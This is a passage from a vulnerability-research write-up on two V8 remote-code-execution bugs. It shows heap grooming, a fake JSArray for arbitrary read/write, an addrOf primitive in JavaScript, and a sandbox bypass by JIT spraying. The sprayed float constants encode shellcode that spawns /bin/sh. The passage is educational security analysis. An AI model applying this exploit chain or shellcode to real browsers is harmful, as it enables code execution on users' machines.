
After that, trigger the Major GC to reclaim unused memory and compress the layout of objects in memory. This is necessary to prepare for allocating a JSArray at the position indicated by the dangling pointer.

Now that we've optimized the heap layout, we can allocate a JSArray and have it occupy the memory region indicated by the dangling pointer.



```
DebugPrint: 0x725001a1099: [JS_OBJECT_TYPE] in OldSpace
 - map: 0x07250019bae5 <Map[16](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x072500184aa9 <Object map = 0x725001840e5>
 - elements: 0x072500000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x072500000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x72500002a9d: [String] in ReadOnlySpace: #c: 0x0725002c2165 <HeapNumber 0.0> (data field 0), location: in-object
 }
0x7250019bae5: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 16
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x07250019babd <Map[16](HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x072500000ac5 <Cell value= 1>
 - instance descriptors (own) #1: 0x0725001a10a9 <DescriptorArray[1]>
 - prototype: 0x072500184aa9 <Object map = 0x725001840e5>
 - constructor: 0x0725001845ed <JSFunction Object (sfi = 0x72500152fad)>
 - dependent code: 0x072500158fd5 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0

DebugPrint: 0x725002c2179: [JSArray]
 - map: 0x07250018e979 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x07250018e399 <JSArray[0]>
 - elements: 0x0725002c2149 <FixedDoubleArray[5]> [PACKED_DOUBLE_ELEMENTS]
 - length: 5
 - properties: 0x072500000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x72500000e19: [String] in ReadOnlySpace: #length: 0x07250014428d <AccessorInfo name= 0x072500000e19 <String[6]: #length>, data= 0x072500000251 <undefined>> (const accessor de
 }
 - elements: 0x0725002c2149 <FixedDoubleArray[5]> {
         0-1: 0
           2: 3.46444e-308
           3: 5.7435e-309
           4: 8.34403e-309
 }
```

After the memory area pointed to by the dangling pointer is occupied, the values in that area can be controlled. To exploit this, the values in the area are carefully crafted to create a fake JSArray object, which contains both **a controllable element address** and **a controllable array length**.



```
DebugPrint: 0x3a9b001a10e9: [JS_OBJECT_TYPE] in OldSpace
 - map: 0x3a9b0019baed <Map[16](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x3a9b00184aa9 <Object map = 0x3a9b001840e5>
 - elements: 0x3a9b00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x3a9b00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x3a9b00002a9d: [String] in ReadOnlySpace: #c: 0x3a9b002c2165 <HeapNumber 0.0> (data field 0), location: in-object
 }
0x3a9b0019baed: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 16
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x3a9b0019bac5 <Map[16](HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x3a9b00000ac5 <Cell value= 1>
 - instance descriptors (own) #1: 0x3a9b001a10f9 <DescriptorArray[1]>
 - prototype: 0x3a9b00184aa9 <Object map = 0x3a9b001840e5>
 - constructor: 0x3a9b001845ed <JSFunction Object (sfi = 0x3a9b00152fad)>
 - dependent code: 0x3a9b00158fd5 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0

DebugPrint: 0x3a9b001a10e9: [JS_OBJECT_TYPE] in OldSpace
 - map: 0x3a9b0019baed <Map[16](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x3a9b00184aa9 <Object map = 0x3a9b001840e5>
 - elements: 0x3a9b00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x3a9b00000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x3a9b00002a9d: [String] in ReadOnlySpace: #c: 0x3a9b002c2165 <JSArray[196608]> (data field 0), location: in-object
 }
0x3a9b0019baed: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 16
 - inobject properties: 1
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
```

Currently, we have acquired a powerful primitive for arbitrary address read and write. The next step is to explore the way to leak arbitrary JavaScript object addresses, which involves constructing the *addrof primitive*.

AddrOf-Primitive

Since objects in the large object space of V8 **remain in a static location**, we can create a large JSArray object with fixed address elements and place the target object we want to leak in its elements. Afterward, we can use an arbitrary address read primitive to extract the address of the element stored in the large JSArray's elements.

```
// Code snippet of exploit
var addrOf_L0 = new Array(0x30000);
...
```

```
function addrOf(object) {
  // Mondify the element address in fake_object_array,
  // and set it to reference addrOf_L0.
  fake_object_array[3] = helper.i64tof64(0x1c214900000219n);
  // Store specific object address into addrOf_L0
  addrOf_L0[0] = object;
  // We can retrieve the object address that is stored in addrOf_L0
  // through fake_object_array.
  return helper.ftoil(fake_array[0]);
}
```

V8 Sandbox Bypass


In newer versions, V8 has implemented a sandbox mechanism that places most of the memory objects, created by V8, **in a contiguous 1TB address space**. Therefore it can prevent any sandboxed objects from accessing memory regions outside of the sandbox.

Despite the introduction of this new protective measure, it is still possible to bypass the V8 sandbox and execute shellcode by JIT spraying. This is because the V8 sandbox does not randomize the addresses of some sensitive objects, like *Function object*.

For example, after optimizing the following JSFunction：


```
const foo = () => {
    return [
        1.9711828979523134e-246,
        1.9562205631094693e-246,
        1.9557819155246427e-246,
        1.9711824228871598e-246,
        1.971182639857203e-246,
        1.9711829003383248e-246,
        1.9895153920223886e-246,
        1.971182898881177e-246
    ];
}

% PrepareFunctionForOptimization(foo);
foo();
% OptimizeFunctionOnNextCall(foo);
foo();
```

the offset of code region address will always be `0x001a1a85`：



```
DebugPrint: 0x274c002c2189: [Function]
 - map: 0x274c001843d5 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x274c00184289 <JSFunction (sfi = 0x274c00145fad)>
 - elements: 0x274c00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x274c0019b289 <SharedFunctionInfo foo>
 - name: 0x274c0019ad2d <String[3]: #foo>
 - formal_parameter_count: 0
 - kind: ArrowFunction
 - context: 0x274c0019b8cd <ScriptContext[5]>
 - code: 0x274c001a1a85 <Code TURBOFAN>
 - source code: () => {
    return [
        1.9711828979523134e-246,
        1.9562205631094693e-246,
        1.9557819155246427e-246,
        1.9711824228871598e-246,
        1.971182639857203e-246,
        1.9711829003383248e-246,
        1.9895153920223886e-246,
        1.971182898881177e-246
    ];
}
 - properties: 0x274c00000219 <FixedArray[0]>
```

The last thing we need to do is to modify the entry point of the JIT code so that it can directly execute shellcode hidden in immediate values. We can use the addrOf primitive previously created to find the memory object address related to the JIT code, and use the arbitrary address read/write primitive to modify the entry point address of the JIT code.



```
pwndbg> job 0x274c001a1a85
0x274c001a1a85: [Code] in OldSpace
 - map: 0x274c00000d9d <Map[24](CODE_TYPE)>
 - kind: TURBOFAN
 - instruction_stream: 0x563ae00043c1 <InstructionStream TURBOFAN>
 - code_entry_point: 0x563ae0004400
 - kind_specific_flags: 4
0x563ae00043c1: [InstructionStream]
 - map: 0x274c00000a75 <Map(INSTRUCTION_STREAM_TYPE)>
 - code: 0x274c001a1a85 <Code TURBOFAN>
kind = TURBOFAN
stack_slots = 6
compiler = turbofan
address = 0x274c001a1a85

Instructions (size = 384)
0x563ae0004400     0  8b59d0               movl rbx,[rcx-0x30]
0x563ae0004403     3  4903de               REX.W addq rbx,r14
0x563ae0004406     6  f6431301             testb [rbx+0x13],0x1
0x563ae000440a     a  0f85b02e17ec         jnz 0x563acc1772c0  (CompileLazyDeoptimizedCode)    ;; near builtin entry
0x563ae0004410    10  55                   push rbp
0x563ae0004411    11  4889e5               REX.W movq rbp,rsp
0x563ae0004414    14  56                   push rsi
0x563ae0004415    15  57                   push rdi
0x563ae0004416    16  50                   push rax
0x563ae0004417    17  4883ec08             REX.W subq rsp,0x8
0x563ae000441b    1b  493b65a0             REX.W cmpq rsp,[r13-0x60] (external value (StackGuard::address_of_jslimit()))
0x563ae000441f    1f  0f8610010000         jna 0x563ae0004535  <+0x135>
0x563ae0004425    25  498b4d40             REX.W movq rcx,[r13+0x40] (external value (Heap::NewSpaceAllocationTopAddress()))
0x563ae0004429    29  488d7958             REX.W leaq rdi,[rcx+0x58]
0x563ae000442d    2d  49397d48             REX.W cmpq [r13+0x48] (external value (Heap::NewSpaceAllocationLimitAddress())),rdi
0x563ae0004431    31  0f862e010000         jna 0x563ae0004565  <+0x165>
0x563ae0004437    37  488d7948             REX.W leaq rdi,[rcx+0x48]
0x563ae000443b    3b  49897d40             REX.W movq [r13+0x40] (external value (Heap::NewSpaceAllocationTopAddress())),rdi
0x563ae000443f    3f  4883c101             REX.W addq rcx,0x1
0x563ae0004443    43  c741ff0d090000       movl [rcx-0x1],0x90d
0x563ae000444a    4a  c7410310000000       movl [rcx+0x3],0x10
0x563ae0004451    51  49ba6a3b58909090eb0c REX.W movq r10,0xceb909090583b6a
0x563ae000445b    5b  c4c1f96ec2           vmovq xmm0,r10
0x563ae0004460    60  c5fb114107           vmovsd [rcx+0x7],xmm0
0x563ae0004465    65  49ba682f7368005beb0c REX.W movq r10,0xceb5b0068732f68
0x563ae000446f    6f  c4c1f96ec2           vmovq xmm0,r10
0x563ae0004474    74  c5fb11410f           vmovsd [rcx+0xf],xmm0
0x563ae0004479    79  49ba682f62696e59eb0c REX.W movq r10,0xceb596e69622f68
0x563ae0004483    83  c4c1f96ec2           vmovq xmm0,r10
0x563ae0004488    88  c5fb114117           vmovsd [rcx+0x17],xmm0
0x563ae000448d    8d  49ba48c1e3209090eb0c REX.W movq r10,0xceb909020e3c148
0x563ae0004497    97  c4c1f96ec2           vmovq xmm0,r10
0x563ae000449c    9c  c5fb11411f           vmovsd [rcx+0x1f],xmm0
0x563ae00044a1    a1  49ba4801cb539090eb0c REX.W movq r10,0xceb909053cb0148
```

4. Conclusion

Understanding the nature of the two RCE vulnerabilities in Google's V8 JavaScript engine, CVE-2022-4174 and Chromium-Issue-1423610, will help to better understand the new attack surface and methods of exploiting vulnerabilities. By staying informed about the latest attack surfaces and potential exploitation techniques, the developers can take appropriate measures to protect browsers.